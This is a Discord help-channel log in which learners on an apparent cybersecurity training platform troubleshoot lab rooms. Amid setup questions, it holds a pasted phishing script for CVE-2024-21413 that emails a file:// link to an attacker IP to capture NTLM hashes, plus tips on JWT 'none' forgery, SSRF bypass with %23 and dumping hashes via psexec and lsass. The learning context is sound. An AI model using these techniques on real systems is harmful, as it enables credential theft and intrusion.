i explicitly typed http, firefox seems to have a different opinion
okay, i restarted the machine and it's now accessible
woeful jungle
torpid yoke
i explicitly typed http, firefox seems to have a different opinion
Maybe you had interceptor active
woeful jungle
 echo inlet
What is the problem 🙂 ?
echo inlet
molten tartan
I think from GPO you need to give Philipp the ability to change the password like the sleep mode
 urban idol
echo inlet
urban idol
echo inlet
did you force the update of the GPOs?
cedar oasis
Guys, I'm running into an issue here. I'm in the gobuster room and trying to enum a website "www.offensivetools.thm". I have set the /etc/resolv-dnsmasq, But I'm having these errors on both the AttackBox and the Web-Based Kali. The same error on both machines
 woeful jungle
cedar oasis
Guys, I'm running into an issue here. I'm in the gobuster room and trying to enu...
woeful jungle
cedar oasis
Guys, I'm running into an issue here. I'm in the gobuster room and trying to enu...
That ip seems wrong , use the actual ip of the target machine in your hosts file
cedar oasis
There is no hosts file specified in the section. The question was to enumerate www.offensivetools.thm using gobuster
woeful jungle
cedar oasis
There is no hosts file specified in the section. The question was to enumerate w...
Did you add file to /etc/hosts ? Did you configure the DNS settings like the task says ? As far as I can see you aren't even connected to THM network via VPN
cedar oasis
The only file they mentioned to mention was /etc/reslov-dnsmasq
cedar oasis
woeful jungle
Did you add file to /etc/hosts ? Did you configure the DNS settings like the tas...
Oh that is the web based Kali. Do I need the VPN to connect to it again?
woeful jungle
cedar oasis
Oh that is the web based Kali. Do I need the VPN to connect to it again?
No but that file doesn't exist on Kali I think , those are the instructions for AttackBox
 spiral kelp
hi everyone, i want to ask about my attackbox, why everytime i try to perform a telnet command i always get a bad request from it, it seem like i cant use telnet command at all
woeful jungle
spiral kelp
hi everyone, i want to ask about my attackbox, why everytime i try to perform a ...
Can you provide a screenshot of what please 🙂 ?
molten tartan
Hello guys
I am trying to connect with Kali Linux through openvpn I just downloaded the openvpn on file and when I sudo openvpn on file the error comes at saying Ping 5 and ping-restart and my VM network settings is on NAT
 cyan kindle
dont use NAT
use bridged
that work for me like 2 yrs ago lol
I am not 100% sure though 😄
cyan kindle
molten tartan
I am trying to connect with Kali Linux through openvpn I just downloaded the ope...
.
molten tartan
2 mins
molten tartan
cyan kindle
and screenshot of vm network settings
I can't send it on this discord chat it's not allowing me can I DM you
spiral kelp
woeful jungle
Can you provide a screenshot of what please 🙂 ?
this

basically i cant perform every telnet command
woeful jungle
spiral kelp
this
You need to send a request before a connection times out
GET / HTTP/1.1 Host: telnet
Hit enter twice to send a request
spiral kelp
get it thanks sir
cyan kindle
molten tartan
I can't send it on this discord chat it's not allowing me can I DM you
yes
cyan kindle
spiral kelp
get it thanks sir
yeah forgot to press twice me too lmao
cyan kindle
woeful jungle
You need to send a request before a connection times out
`GET / HTTP/1.1
Host: t...
u only need to send this
GET / HTTP/1.1
and press Enter twice
woeful jungle
cyan kindle
u only need to send this
```GET / HTTP/1.1```
Depends Host header should be mandatory as of http/1.1 specification
molten tartan
cyan kindle
yes
I have done it thanks man
olive fogBOT
Gave +1 Rep to @cyan kindle (current: #3051 - 1)
molten tartan
One more thing how do I verify my account in discord
gritty igloo
molten tartan
One more thing how do I verify my account in discord
All about TryHackMe Discord Server.
molten tartan
gritty igloo
https://help.tryhackme.com/en/articles/6495858-discord-how-do-i-verify-my-tryhac...
thx
olive fogBOT
Gave +1 Rep to @gritty igloo (current: #2006 - 2)
 opaque forge
i am doing the gobuster room and I am trying to access the www.offensivetools.thm site but not able to do that
on the env setup i got an error saying The unit dnsmasq.service has entered the 'failed' state with result 'exit-code'.
ip- systemd[1]: Failed to start dnsmasq - A lightweight DHCP and caching DNS server.
woeful jungle
opaque forge
i am doing the gobuster room and I am trying to access the www.offensivetools.th...
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
 slow wasp
Hey everyone! Im currently stuck on the Networking Secure Protocols - closing notes challenge and i can't wrap my head around things. I know that the password is in a specific packet, but how in gods name would i get there? I know that its from capturing chromium browser communication. But how can i know what to search for next?
 mystic roost
Greetings all. I'm brand new to cybersecurity and just enrolled in Cyber security 101. I’m on Linux Fundament #3 : Task7. I guess at one point there was no internet connection to the THM VMs but now there is. I was trying to follow along with this whole add-apt-repository exercise, but on Step 1, I’m getting prompted for a password. I tried the default ‘tryhackme’ password but then was presented with “tryhackme is not in the sudoers file. This incident will be reported.” 
woeful jungle
slow wasp
Hey everyone! Im currently stuck on the Networking Secure Protocols - closing no...
Try to inspect streams
woeful jungle
mystic roost
Greetings all. I'm brand new to cybersecurity and just enrolled in Cyber securit...
Thm machines usually don't have internet access , I don't think that you're required to download repositories in that task
slow wasp
woeful jungle
Try to inspect streams
Yeah, slept on it and found out. Thanks by the way. For anybody else struggling - following all the streams is useless. What protocol could you use, to post login info. After that, you can sort by protocol, follow specific stream ("conversation") or use ctrl+f and search for specific string in packet details. Hope it helps and isn't all wrong 🙂
torpid yoke
for task 6 in this room: https://tryhackme.com/room/socfundamentals
why it is a false positive?
 acoustic cradle
Hey guys, I am new and I've been stuck on Active Directory Basics. Trying to RDP login as THM\phillip into Sophie but computer name Sophie cannot be found? I'm been trying mstsc under run command and connecting that way but computer name Sophie cannot be found....Anyone know how to RDP correctly?
woeful jungle
acoustic cradle
Hey guys, I am new and I've been stuck on Active Directory Basics. Trying to RDP...
Can you provide a shot of your settings
molten tartan
In metaexploit second part modules in the exploitation section do we use the meterpreter payload to access the NTLM hash of the 'pirate' or is generic shell enough because with generic shell enough because with generic shell I can't access the hash
woeful jungle
molten tartan
In metaexploit second part modules in the exploitation section do we use the met...
Either upgrade it to meterpreter or use meterpreter payload to obtain a shell
molten tartan
Okay thanks I will try that
 rare needle
so is it a good idea to do cybersecurity 101 a second time? i feel like i forgot a lot over the weeks and had sometimes such a hard times in the rooms
woeful jungle
rare needle
so is it a good idea to do cybersecurity 101 a second time? i feel like i forgot...
Yeah I would definitely recommend you to do so 🙂
rare needle
so how many times in average are people doing this path ? 😄 is it normal?
cedar oasis
rare needle
so how many times in average are people doing this path ? 😄 is it normal?
Depends on how you understanf stuff. Most people just read through and forget but as for me, I don't bother about streaks or leagues, I try to build muscle memory by reading and documenting till I understand and can explain to someone who knows nothing about computing lol.
rare needle
yeah thats what i do at university as well, but as a non native speaker i struggle sometimes a lot. but as you said, it's better to build muscle memory. Maybe i go through everything again complete my notes. thanks!
woeful jungle
rare needle
so how many times in average are people doing this path ? 😄 is it normal?
Do it as much as you need and take your time it will definitely benefit you . I also like to revisit some lessons 🙂 . Like the old latin sayin' - repetition is the mother of learning 🙂
cyan kindle
what am I supposed to do

Packet comments
     [truncated]This_is_Not_a_Flag_This_is_Not_a_Flag_This_is_Not_a_Flag_This_is_Not_a_Flag_This_is_Not_a_Flag_This_is_Not_a_Flag


Go to packet number 39765
Look at the "packet details pane". Right-click on the JPEG section and "Export data bytes
nvm got it I looked at the pcap comments the wrong way
woeful jungle
cyan kindle
what am I supposed to do
Calculate the hash of that image use md5sum command
cyan kindle
woeful jungle
Calculate the hash of that image use md5sum command
no it was sha256sum
md5sum came later
molten tartan
Just did blue room it was really fun one
cyan kindle
molten tartan
Just did blue room it was really fun one
i havent done it
isint it just the EternalBlue exploit?
molten tartan
Ya
 tiny elm
Good Morning. Liinux Shell Room. I load the attack box, start the machine, and then use SSH to log in remotely to the box using the user account. @task2, the first question is LS to view the folder structure and then CD into the desktop folder, but this folder is not there. Am I missing something? or can someone fix this?
tiny elm
Deleted because its still not correct...
gritty igloo
cyan kindle
what am I supposed to do
Capture File comment, not packet commets
gritty igloo
tiny elm
Good Morning. Liinux Shell Room. I load the attack box, start the machine, and t...
Can you send a screenshot?
tiny elm
unable to drag a image to this chat.
tiny elm
@grave dock can you allow me to upload a image to this page? I can upload images to other channels but i think this one may be blocking it
molten tartan
tiny elm
unable to drag a image to this chat.
I think you need to be verified for that and
woeful jungle
tiny elm
<@589936753238867979> can you allow me to upload a image to this page? I can up...
You need to verify to upload images , follow instructions from the link below to learn how to do so 🙂
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
molten tartan
tiny elm
Good Morning. Liinux Shell Room. I load the attack box, start the machine, and t...
I think you need to find a folder which has a file in it so 'ls' each folder to find which folder has a file just and then cd into the file 'you are talking about Linux fundamentals part 1 task 5 I believe '
mystic roost
[Lesson] Windows and AD Fundamentals -> Active Directory Basics -> Managing Users in AD -> Delegation. Kind of cool... I guess I never really was on that side.... all places I worked already had it handled by someone else or another team. [Question] How do you undo that assignment? I get that we added Phillip delegated to reset passwords, but how would we undo that action? I went back to do the same process but Phillip wasn't pre-populated to remove the delegation access.
cyan kindle

Shouldnt I be connected with openvpnj?
I have the tun0
and the other one adapters or whatever they are
but I still cant ping the machine


oh I know why I have like 4 differend sessions running
I used ps aux | grep openvpn
and used kill PID where PID is the procecssIDS
I had to use kill -9 PID on the ones that were running on root.
molten tartan
Are you doing openvpn connection with Kali
if U can sudo apt update the Kali then do it and upgrade it for openvpn. For my openvpn it was that problem if U can't you some key must have expired try chatgpt it will give you a command for key
 west marlin
G'day everyone hope you are all having a good day.
lone bison
can anyone explain why my powershell is showing me a blank screen
nevermind it just takes a lot of time to load
woeful jungle
lone bison
can anyone explain why my powershell is showing me a blank screen
You may need to type powershell in cmd window to actually start it
woeful jungle
west marlin
G'day everyone hope you are all having a good day.
Thanks , good day to you too 🙂
olive fogBOT
Gave +1 Rep to @west marlin (current: #3058 - 1)
cyan kindle
John The Ripper: The Basics Task 6

I have to run the unshadow cmd, I need access to /etc/shadow
which I do not have without root
what can I do?
The /etc/shadow file is the file on Linux machines where password hashes are stored. It also stores other information, such as the date of last password change and password expiration information. It contains one entry per line for each user or user account of the system. This file is usually only accessible by the root user, so you must have sufficient privileges to access the hashes. However, if you do, there is a chance that you will be able to crack some of the hashes.
Oh I dont need to do it, the unshadowed file is already there lol
tiny elm
@grave dock @molten tartan here is the image from yesterday. I was trying to post. here you can see the instruction on the left, and my commands on the right. the instructions are refering to changing the directory into Desktop from the root of User and there is no such desktop folder.
 molten tartan
tiny elm
molten tartan
tiny elm
I think the terminal in the module is different than the one given that's and it's just an explanation of how those commands work not the instructions
cyan kindle
tiny elm
<@589936753238867979> <@1176511452383805523> here is the image from yesterday. I...
ty cd Desktop/ or just try typing Desk then press TAB key to autocomplete
olive fogBOT
Gave +1 Rep to @tiny elm (current: #3059 - 1)
cyan kindle
oh I see that you dont have a folder, I dont think that attackbox has Desktop, Im pretty sure the commands tryhackme put on for you to read was just for you to understand ig
what room is it, I can try also
 hot rivet
Heyoo, probably being very stupid and missing something obvious but if I am, I have no clue what it is 😭 I am on the room Gobuster: The Basics on task 2/4 (It is mainly the steps of task 2 which is stopping me doing task 4 I believe)
Anyways, I am trying to enter the name server on the local DNS /etc/resolv-dnsmasq exactly as the steps tell me to do and I can input it with nano and using cat after shows it has worked as expected but every time (even after terminating and reopening the machine) it simply refuses to restart. Some screenshots to show this attached.


Even checked for any spaces at the end which might have been laying around but there weren't and lastly, I tried killing PIDs against port 53 perhaps thinking it'd resolve it judging from the errors given but, as I suppose you'd expect, it just instantly started running the process again.
Anyway left it for now, might have more luck tomorrow with a fresh brain but if anyone knows what this could be, will be much appriciated.
woeful jungle
hot rivet
Even checked for any spaces at the end which might have been laying around but t...
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
tiny elm
cyan kindle
what room is it, I can try also
Linux Shells is the room.
tiny elm
molten tartan
I think the terminal in the module is different than the one given that's and it...
yea ive been acustom to just following along and working through the problems. Thank you. I moved along and finished the room. Thank you again
olive fogBOT
Gave +1 Rep to @molten tartan (current: #3063 - 1)
molten tartan
tiny elm
yea ive been acustom to just following along and working through the problems. T...
No worries man if U have any doubts let me know iam currently at the burp suite so if I can help I will
 rose copper
can I ask for help here?
torpid yoke
woeful jungle
`sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
/e...
thank you I was stuck here with the same issue. Got it working again.
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5732)
molten tartan
rose copper
can I ask for help here?
ya
Guys i need a help iam currently doing burp suite and i cant access the link given in the target in burp suite and the link is showing not found
woeful jungle
molten tartan
Guys i need a help iam currently doing burp suite and i cant access the link giv...
Make sure to disable interceptor in Burp
 crystal barn
Can anyone pls tell me if this path is like a good starting point?
if im a complete beginner?
woeful jungle
crystal barn
Can anyone pls tell me if this path is like a good starting point?
Check out free roadmap 🙂
https://tryhackme.com/resources/blog/free_path

TryHackMe
With free learning content accessible to all, we're making it easier to break into and upskill in cyber security!
crystal barn
oh tysm
hot rivet
woeful jungle
`sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
/e...
Perfect thank you so much that works, shouldn't that be on the room though? Or is this something obvious I missed somewhere :/
woeful jungle
hot rivet
Perfect thank you so much that works, shouldn't that be on the room though? Or i...
It should , there were some changes made to the attackbox . You can also add the domain to /etc/hosts it will have the same effect 🙂
molten tartan
woeful jungle
Make sure to disable interceptor in Burp
Hey intercepter is off and I can't open the link I don't know Should I disable proxy in extension
woeful jungle
molten tartan
Hey intercepter is off and I can't open the link I don't know Should I disable ...
Can you provide some shots of your situation
molten tartan
woeful jungle
Can you provide some shots of your situation
Sorry for disturbing I had forgotten to turn on the VPN that's why I am really sorry
It's all good now thanks
 karmic mirage
Hey I've got a problem with executing Moniker Link (CVE-2024-21413) vulnerability.
In the exercise I've managed to send the email to the windows machine but when clicking the link Microsoft Outlook gives me this error.
"We can't find \ATTACK_MACHINE_IP\test!exploit'. Please make sure you're using the correct location or web address."
And yes the ATTACK_MACHINE_IP is the actual attack machine's ip
Also responder isn't picking anything up either
woeful jungle
karmic mirage
Hey I've got a problem with executing Moniker Link (CVE-2024-21413) vulnerabilit...
Can you please verify and provide a shot of your script 🙂 ?
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
karmic mirage
hmm it doesn't seem like i can post a picture of it here
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://3.125.183.218/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content,'html')
message.attach(msgHtml)

server = smtplib.SMTP('10.201.126.239', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\n Email delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
When i hover my mouse over the Click me link in the email it reads out like this : file:///\3.125.183.218/test!exploit
Figured out the issue.
I used the Public IP for my AttackBox.
When I replaced it with the Private IP it worked like a charm.
All good 👌
woeful jungle
karmic mirage
```
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'...
Use address from tun0 Interface , that's your VPN address
 plush granite
Hello good day, may i ask why on Metasploit: Exploitation
task 5 exploitation
when i used my own attack machine
and followed the instructions on what needs to be done it always says fail
but when i used the attackbox msfconsole
it works and gets me to metapreter??
is something wrong with my own attack machine ? 🙁
woeful jungle
plush granite
Hello good day, may i ask why on Metasploit: Exploitation
task 5 exploitation
...
Probably wrong LHOST value or connection problem . Make sure you're connected to THM network via VPN from your own machine and that you're using tun0 as your LHOST address
plush granite
woeful jungle
Probably wrong LHOST value or connection problem . Make sure you're connected to...
Thank you very much will try it now
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5752)
 forest ledge
hi all,
i'm having an issue with Task 20 in owasptop102021, also in web-hacking-1
I login as guest with password guest as well.
I get the JWT token, remove the signature and modify the header with 'none' and the payload with 'admin'.
I refresh the page but it keeps giving out 'Either the token or its signatrue is invalid, no flag for you'.
I'm pretty sure that everything is right.

 forest ledge
anyone here ?
woeful jungle
forest ledge
hi all,
i'm having an issue with Task 20 in owasptop102021, also in `web-hackin...
Can you decode it in cyberchef and send us that screenshot please 🙂 ?
forest ledge
i managed to pinpoint my mistake:
apparently when you modify the jwt token and remove the signature, you have to leave a dot right after the payload
so that did it
thank you for reaching out 🙂
cyan kindle
Why does the sesesion time out each time I try to hashdump?

I think the system restarts cus I cant run the exploit before like 2 mins of waiting
molten tartan
cyan kindle
Why does the sesesion time out each time I try to hashdump?
Happened to me too but what I did was just maybe start from meterpreter from beginning instead of shell
cyan kindle
molten tartan
Happened to me too but what I did was just maybe start from meterpreter from beg...
I never touched shell
I only did meterpreter cmds
molten tartan
cyan kindle
I only did meterpreter cmds
Wait what exploit is that
cyan kindle
molten tartan
Wait what exploit is that
exploit/windows/smb/psexec
molten tartan
cyan kindle
exploit/windows/smb/psexec
Okay
Why did you go for PS lsass does it gives a root access
cyan kindle
I wanted to get the ntlm hash of jchambers users
i need to migrate to lsass process
to get access to hashes
im pretty sure
tried HashDump without migrating
same thing
molten tartan
Okay man I can't help you with this one ask MrKGB sorry man I ain't that good yet
cyan kindle
Its okay bro
I got the has online from a tutorial
I got the rest on my own
I think its just a bug
molten tartan
And why U still using attack box you should try virtual box kali
molten tartan
cyan kindle
I think its just a bug
Ya sometimes the box gets buggy
cyan kindle
I use my own machine, I just wanted to do it quick without openvpn cause i need to go work soon
molten tartan
Oh I see try with your machine it would work fine I believe mine did
molten tartan
cyan kindle
I use my own machine, I just wanted to do it quick without openvpn cause i need ...
Good luck man
mystic roost
Greetins all.. anyone having problems starting the attack box? I keep getting "Oh no, an error occurred while starting VM: We're temporarily at capacity. Please hold tight and try again shortly." Did a restart, refresh,.... nada
I mean, I know what it says, but I don’t know how legit it is or if it's me, or how common it is within the community. I'm new.. started about a week ago... so.. just scoping out the landscape.
 copper gale
mystic roost
Greetins all.. anyone having problems starting the attack box? I keep getting "O...
copper gale
mystic roost
Greetins all.. anyone having problems starting the attack box? I keep getting "O...
i have the same problem
mystic roost
copper gale
i have the same problem
Looks like it is a thing.. I finally got in on both machines.
So.. Networking Core Protocols ... I'm trying to telnet into the requested device.. but it's asking for a password/username. I tried the default tryhackme/tryhackme ... am I missing something?
 calm siren
mystic roost
So.. Networking Core Protocols ... I'm trying to telnet into the requested devi...
calm siren
mystic roost
So.. Networking Core Protocols ... I'm trying to telnet into the requested devi...
go back to task 2 to see the user and pass
or task 1
mystic roost
Yah.. I did... Task 1 is Intro. Task2 is DNS ... I'm not seeing any default creds.
mystic roost
Cyber Security 101 >Networking>Networking Core Protocols> #5 -> HTTP(S): Accessing the Web Task : Use telnet to access the file flag.html on 10.201.84.217. What is the hidden flag?
calm siren
did you try using sudo?
mystic roost
sudo / sudo ? No, but I just did, and that's not working either.
mystic roost
Ok.... still wants a password.
calm siren
just hit enter
mystic roost
No Benuo
calm siren
hold on lemme look back at this room
mystic roost
Ok.
calm siren
mystic roost
Ok.
what command are you running to use telnet?
mystic roost
Well, before your advise... just telnet ip
mystic roost
I guess.. I didn't see that in the notes.. ok .. cool.. let me check
Ok.. think that was it... thanks!
calm siren
yup
 vital depot
Cyber101-Offensive Security tooling> Gobuster: The basics. Task #2. I cant seem to restart the DNS service after inputing the new nameserver because its not even active on boot. I already tried restarting the target machine
The AI bot told me to do systemctl get Status on the dnsmasq and then it says its not even active.


 vital depot
Nvm question already answered #cyber-security-101-path message
woeful jungle
vital depot
The AI bot told me to do systemctl get Status on the dnsmasq and then it says it...
Configure the settings per task instructions then run these commands to restart the service
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
molten tartan
iam trying to brute force Task 11 OSWAP Top 10 room but i cant find the favorite colour or any other question how to do should i inspect web page or something
woeful jungle
molten tartan
iam trying to brute force Task 11 OSWAP Top 10 room but i cant find the favorite...
Bruteforce it
 vapid skiff
Why might this be happening. I've been trying to reach this machine for past 2 days but it just won't work. The room is "Windows Powershell".
I've tried both attackbox and the ovpn conf connection, neither is able to ping the room's machine. Please let me know if you got anything helpful.
 woeful jungle
vapid skiff
Why might this be happening. I've been trying to reach this machine for past 2 d...
woeful jungle
vapid skiff
Why might this be happening. I've been trying to reach this machine for past 2 d...
It's a Windows machine , they don't respond to ICMP ( pings ) by default
This is normal behavior
vapid skiff
aah right. I remeber it now. Thank you
molten tartan
woeful jungle
Bruteforce it
which question do you suggest i brute i have tried all basic colour know to mankind existence and is there brute force answer available to all the question
woeful jungle
molten tartan
which question do you suggest i brute i have tried all basic colour know to mank...
Can you provide some shots ?
molten tartan
woeful jungle
Can you provide some shots ?
i have solved it thank you
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5768)
molten tartan
One question in gobusters room the dnsmaq is done for the attack box should i do that in my kali linux box to do the room
woeful jungle
molten tartan
One question in gobusters room the dnsmaq is done for the attack box should i do...
Configure the settings per task instructions then run these commands to restart the service
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
molten tartan
woeful jungle
Configure the settings per task instructions then run these commands to restart ...
its still not working here is the proof
 woeful jungle
molten tartan
its still not working here is the proof
woeful jungle
molten tartan
its still not working here is the proof
File is named differently on Kali than on ubuntu
I can't remember the name from the top of my head now , try to google it or use AttackBox
molten tartan
woeful jungle
File is named differently on Kali than on ubuntu
are you talking about dnsmaq file or some other file. Can you maybe specify what type of file are talking about then i would chatgpt it
woeful jungle
molten tartan
are you talking about dnsmaq file or some other file. Can you maybe specify what...
dnsmasq
molten tartan
woeful jungle
dnsmasq
ok let me see thank you i have been doing it my machine because i wanna familarise with my machine if i cant do it i will go to attack box and sorry for lot of question
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5770)
 hollow charm
Thought the course was free😪🥺😞
woeful jungle
hollow charm
Thought the course was free😪🥺😞
Majority is free , there's no path on THM that's 100% free 🙂
hollow charm
Majority? I only got to the Linux fundamentals 1😞
 sand quiver
I just finshed this path today. I can say with confidence that if you're serious about getting into this industry that the materials are worth the money. They regularly run sales on yearly memberships making it quite affordable especially if you start to look at what others charge in this field like CompTIA
 bronze burrow
sand quiver
I just finshed this path today. I can say with confidence that if you're serious...
bronze burrow
sand quiver
I just finshed this path today. I can say with confidence that if you're serious...
ok
woeful jungle
hollow charm
Thought the course was free😪🥺😞
Well you can skip premium rooms and continue with free ones , however you can also check out free roadmap 🙂
https://tryhackme.com/resources/blog/free_path
TryHackMe
With free learning content accessible to all, we're making it easier to break into and upskill in cyber security!
This one is 100% free
molten tartan
Hey guys i was doing task 15 Vulnerable and Outdated Components - Lab in OSWAP i cant find the version only ones i find was jQuery v2.1.4 and Bootstrap v3.3.5 but i cant find exploits in Exploit database for this specific version should i look into other sites or is there version hidden in the page source of the website. Note: - This is only task left for me in room and i have been trying for long time
plush granite
molten tartan
Hey guys i was doing task 15 Vulnerable and Outdated Components - Lab in OSWAP i...
check the hint it shows you the way
torpid yoke
so im a bit stuck with active directories
woeful jungle
torpid yoke
so im a bit stuck with active directories
What's the issue exactly 🙂 ?
torpid yoke
iit wants me to RDP into Phillips machine to reset sophie's password but i'm on linux and the VM wont allow me to RDP into another connection because i keep getting the connection error
thanks @woeful jungle for the response
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5778)
woeful jungle
torpid yoke
iit wants me to RDP into Phillips machine to reset sophie's password but i'm on ...
Use remmmina on AttackBox to connect via RDP
torpid yoke
<< explain that one to me.
you mean from the attackbox do the RDP instead of using the Windows Machine
woeful jungle
torpid yoke
you mean from the attackbox do the RDP instead of using the Windows Machine
Yes , you can't use Windows machine for RDP since you're already on it
torpid yoke
makes sense.
so what is Remmina?
where would i find it?
@woeful jungle I'm a bit new to this so the "tool" you're talking about i have no idea what is
woeful jungle
torpid yoke
so what is Remmina?
It's a tool used for RDP connection , you can find it by typing remmina into terminal
torpid yoke
ahh lemme try that thanks.
it wants me to install it on the attack box.
I'm doing the windows AD basics room
it worked! Thank you @woeful jungle
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5779)
 mental saddle
is there are any ways to get the try hack me premium for free, i mean with any marketing campaighns
woeful jungle
mental saddle
is there are any ways to get the try hack me premium for free, i mean with any m...
It's on giveway sometimes during CTFs/events
 dapper violet
Hello everyone!
What method do you use to study the paths and better absorb the content?
I'm testing some
bronze burrow
revision
dapper violet
bronze burrow
revision
But how do you review the content?
torpid yoke
hey @woeful jungle thanks for the help the other day Remmina really helps out
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5781)
torpid yoke
So working on AD Windows still and a GPO isn't in the administration templates which is: Prohibit access to the Control panel and PC Settings
Nevermind. I was under the wrong umbrella
woeful jungle
torpid yoke
hey <@719261261665402921> thanks for the help the other day Remmina really helps...
Anytime , feel free to reach out whenever needed 🙂
torpid yoke
@woeful jungle Its not letting me drag the GPO policy from the GPME to the GPM to apply it to the corresponding OUs
torpid yoke
I was wondering why is the GPO not updating when i enable it?
woeful jungle
torpid yoke
<@719261261665402921> Its not letting me drag the GPO policy from the GPME to th...
Can you please verify and upload some shots 🙂 ?
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
torpid yoke
woeful jungle
Can you please verify and upload some shots 🙂 ?
one sec. I'll create a thread
 frank flare
Who a doxxer
torpid yoke
@Kgb take a look at these instructions which i've followed to the letter and its not letting me attach the GPO to the OU because its not appearing in the Group Policy Management under Group POlicy Objects
 viral frigate
Hello! I had to stop doing my cyber 101 path due to university. However, I am stronger than ever, I was reviewing the rooms and I've found out that some topics are somehow... vague, will I have a deeper understanding as it goes? In PenTest or Security Eng?
woeful jungle
torpid yoke
@Kgb take a look at these instructions which i've followed to the letter and its...
Can you provide a shot please ?
woeful jungle
frank flare
Who a doxxer
We don't do that here , that's illegal
frank flare
Why
woeful jungle
viral frigate
Hello! I had to stop doing my cyber 101 path due to university. However, I am st...
Yes , you will . Redo all the rooms you did previously
woeful jungle
frank flare
Why
west marlin
Hey everybody i hope you are all well, i finally passed yay, any future advice if you don't mind passing it on?
lone bison
west marlin
Hey everybody i hope you are all well, i finally passed yay, any future advice i...
I've done it and I can say that it will help you a lot in understanding more intermmediate concepts
Some modules/rooms are a bit annoying to understand for future paths but they're actually the ones that are extremely useful, so keep your eyes peeled for concepts that you're unfamiliar with.
woeful jungle
west marlin
Hey everybody i hope you are all well, i finally passed yay, any future advice i...
What do you need advice for 🙂 ?
west marlin
lone bison
I've done it and I can say that it will help you a lot in understanding more int...
Yeah sweet because i am still very green horn to be honest and i have been away from computers for over 10 years so i am doing my best to catch up and find my place haha.
west marlin
woeful jungle
What do you need advice for 🙂 ?
Some carer advice to be honest and i know thats a hard one, i plan to lean as much as i can through thm then either train more or try grab entry level job any where doing what ever i mean we all have to start some where right?
woeful jungle
west marlin
Some carer advice to be honest and i know thats a hard one, i plan to lean as mu...
For a career advice try to ask guys from #cyber-and-careers channel , they will point you at the right direction 🙂
west marlin
woeful jungle
For a career advice try to ask guys from <#707992725646999553> channel , they wi...
Thanks dude i'll take some time off the grind and dive into some research. it's one thing to learn something right? be learning where to use it is the other half of the battle.😆
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5788)
woeful jungle
west marlin
Thanks dude i'll take some time off the grind and dive into some research. it's ...
Feel free to reach out whenever needed 🙂
west marlin
woeful jungle
Feel free to reach out whenever needed 🙂
Yeah thanks i'll remember that, its funny i am studding lets say the net just for arguments sake and yet i forget where to go and how to communicate funny that right?
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5789)
 royal timber
Hey guys, im currently in SSRF vulnerability in the OWASP Top 10 module. There is a non-mandatory challenge to get to the /admin page of the website, but it is only accessible from localhost. I've tried to modify the url like http://{ip:port}/download?url=http://127.0.0.1/admin but i get No file selected.... I also tried specifying some potential files at the end like /admin/flag.txt etc.. but nothing worked. Also tried to manipulate with the API-KEY via curl to set it to http://127.0.0.1/admin but it also didn't work. Any suggestions? I'm wondering if its the download SSRF endpoint, but i haven't found anything else.
plush granite
the secret is %23 do some research around it ^_^ you should be able to find it
plush granite
royal timber
Hey guys, im currently in SSRF vulnerability in the OWASP Top 10 module. There i...
some call it "escaping the # hash"
the ai should also be able to give you some hints about it
royal timber
plush granite
some call it "escaping the # hash"
Thanks, that helped a lot, my request was also badly constructed so i had to reshape it a little. I would have never figured it out to use the %23 😅
olive fogBOT
Gave +1 Rep to @plush granite (current: #3076 - 1)
royal timber
I actually thought im going to request a page not a resource, that messed me up a little bit tho
plush granite
royal timber
Thanks, that helped a lot, my request was also badly constructed so i had to res...
I was having a hard time on this one as well  glad to help
 vapid steeple
hey guys i need some help, im facing issue in login in into the machine command line, usually i use ssh tryhackme@ ipxXXXX , and password ( tryhackme) but its not letting me in. Usually i have the password info in some of the tasks.. but this time didnt show any.. im on networking Core Protocols
plush granite
vapid steeple
hey guys i need some help, im facing issue in login in into the machine command ...
what task number??
plush granite
vapid steeple
hey guys i need some help, im facing issue in login in into the machine command ...
task 1 introduction to task 4 http accessing the web does not need to log in
you just need to follow the instructions
while on task 5 you will be given an username
just need to follow the instructions as well
same on task 6 just follow along the instructions
task 7 they provide you with username and pass to access
Username: linda
Password: Pa$$123
Task 8 and 9 does not need to use ssh as well
if you are using an attackbox then just go directly through all the tasks
but if you are using your own machine, you need to know how to use their openvpn to connect to the vulnerable machine
hope this helps cheerio!
woeful jungle
vapid steeple
hey guys i need some help, im facing issue in login in into the machine command ...
That's not the correct password for the machine . I don't think that you need credentials for that room
woeful jungle
royal timber
Hey guys, im currently in SSRF vulnerability in the OWASP Top 10 module. There i...
We've already talked about it , you can check it out here 🙂
#room-help message
 native zephyr
